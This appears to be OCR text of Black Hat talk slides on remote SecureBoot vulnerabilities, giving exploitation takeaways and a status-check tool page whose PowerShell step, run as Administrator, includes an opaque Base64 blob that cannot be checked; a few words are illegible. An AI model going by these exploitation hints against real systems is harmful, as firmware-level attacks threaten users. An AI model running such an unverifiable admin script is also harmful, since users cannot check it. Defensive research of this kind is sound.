
Take Aways

- B(ring) Y(our) O(wn) B(ootloader) to archive AV:A in secureboot attack
- Small function with sanitize in its name could be very vulnerable
- Recursive calling could be exploitable to RCE in UEFI environment
- Check twice after your patch release, especially when you have found vulnerabilities in same component at a very large volume, don't be lazy.
- Take closer look at the code if fuzzer can generate DoS.
- Out of scope vulnerabilities could also be interesting in real world.
- Take further action immediately to fix these SecureBoot vulnerabilities.



Recheck for multiple WDS server ✅

A tool to detect secureboot status



SECUREBOOT STATUS CHECK

English

This project is part of the Black Hat USA research "Booting into Breaches: Hunting Windows SecureBoot's Remote Attack Surfaces". It helps you check if your system is affected by the 31 SecureBoot vulnerabilities discovered by Azure Yang and patched in 2024. The tool collects anonymous data for presentation in the final Black Hat talk.

SecureBoot, designed to protect against firmware-level tampering, has long been dismissed as a "local-only" attack surface. This research shatters that assumption, exposing systemic flaws that enable remote exploitation of SecureBoot–c[illegible] in Pre-Auth RCE on fully patched systems. With 31 CVEs discovered and fixed in Microsoft's SecureBoot implementation, [illegible] reveal how attackers can weaponize bootloader components (network stacks, BCD registries, filesystems) to bypass critical security guarantees.

Select Your Operating System:

Windows Instructions

Please run the following PowerShell commands as Administrator:

```
<#
.SYNOPSIS
    Efficiently compresses and Base64 encodes Secure Boot UEFI database (db/dbx) in binary format.
.DESCRIPTION
```

21UFPJ0LMGmDMeit4QX8D3XZ/hoaSsc+wLWxLLB2PkGzHeJfUamQ+GZGHsHNX1y1yUtEniG8tuZYPMlahgKxB6nkHRhTr14VFbL5mLet0LoU/S65Q
Sywy6PQsT1swCdEF3WiPSyZhUE+n1a3QNQeY38WG81C+Gda76C8iEGFMglyheaswddq1Pt3M20UstdDctoSWogDs1sK7u53zWldoVoLbEEV5DCjOC
wlh+726qXptp6GXdAIxuvDNo9Y1xLHAN06fvEh+qaPtiwRPWZRc08LmhERAC9esLChIRpP9AVlArmnIyf9LhQJiFCbv5ukP/jTvNdrYSD9sgbLqRK
eXnTlzm5D9Vx/7mN8W+iTJft7d9flsJSy8qfYf2IjJXHjmeUusBcmdNXqyQbskxvzLPCwgs+2LMZPPnQ5jtpM8VyFSfuCkJwNdZNFJC4G5hZ0f3Gc
MX1NH4sZ+TP47eWYDoncV8OHgPflfkujTWqwTI38wen1kOv3EPyx0RptOXyjLGdLvUpmKCD/1ZGtWYdIsybmsnGzpWsB8k3KdUZvx1fCJua++9QRD
i5GcUeRLr7htQMOLtoRn4oAeRZOf0993YkN1fe/3CFcbrOfmeaorApRrCFauTLLqFF5yd+X32S9lvLrC919uHQki51/dHTOyPmNgfMbE/YmJ/xMT/
gJoP0m179MOk9V0ZxBZMwPhSegd3bKlh4fQP9lQffPBS4ubq6/fACfo7G1oDhlB38ecwNaOL0a+d/4Vmom5VuYt3GEYq4K0Qp5j4P/H/d66G/u9eD
Ou/8X8AVLIyWQdwAAA=

Analysis Results

✓ SecureBoot enabled

Your system has SecureBoot enabled, which helps protect against boot-level malware.

✓ Windows PCA 2023 Certificate detected

Your Boot certificate database is up to date.

✓ Not vulnerable to SecureBoot Breaches

Your PC is not affected by the 31 vulnerabilities disclosed in this research.

✓ Your PC SecureBoot is fully functional and is up to date

□ Help us improve by taking a quick survey about your system

© 2025 SecureBoot Check | Azure Yang X with Kunlun Lab

Con

Thanks!
X: @4zure9

CYBER
KUNLUN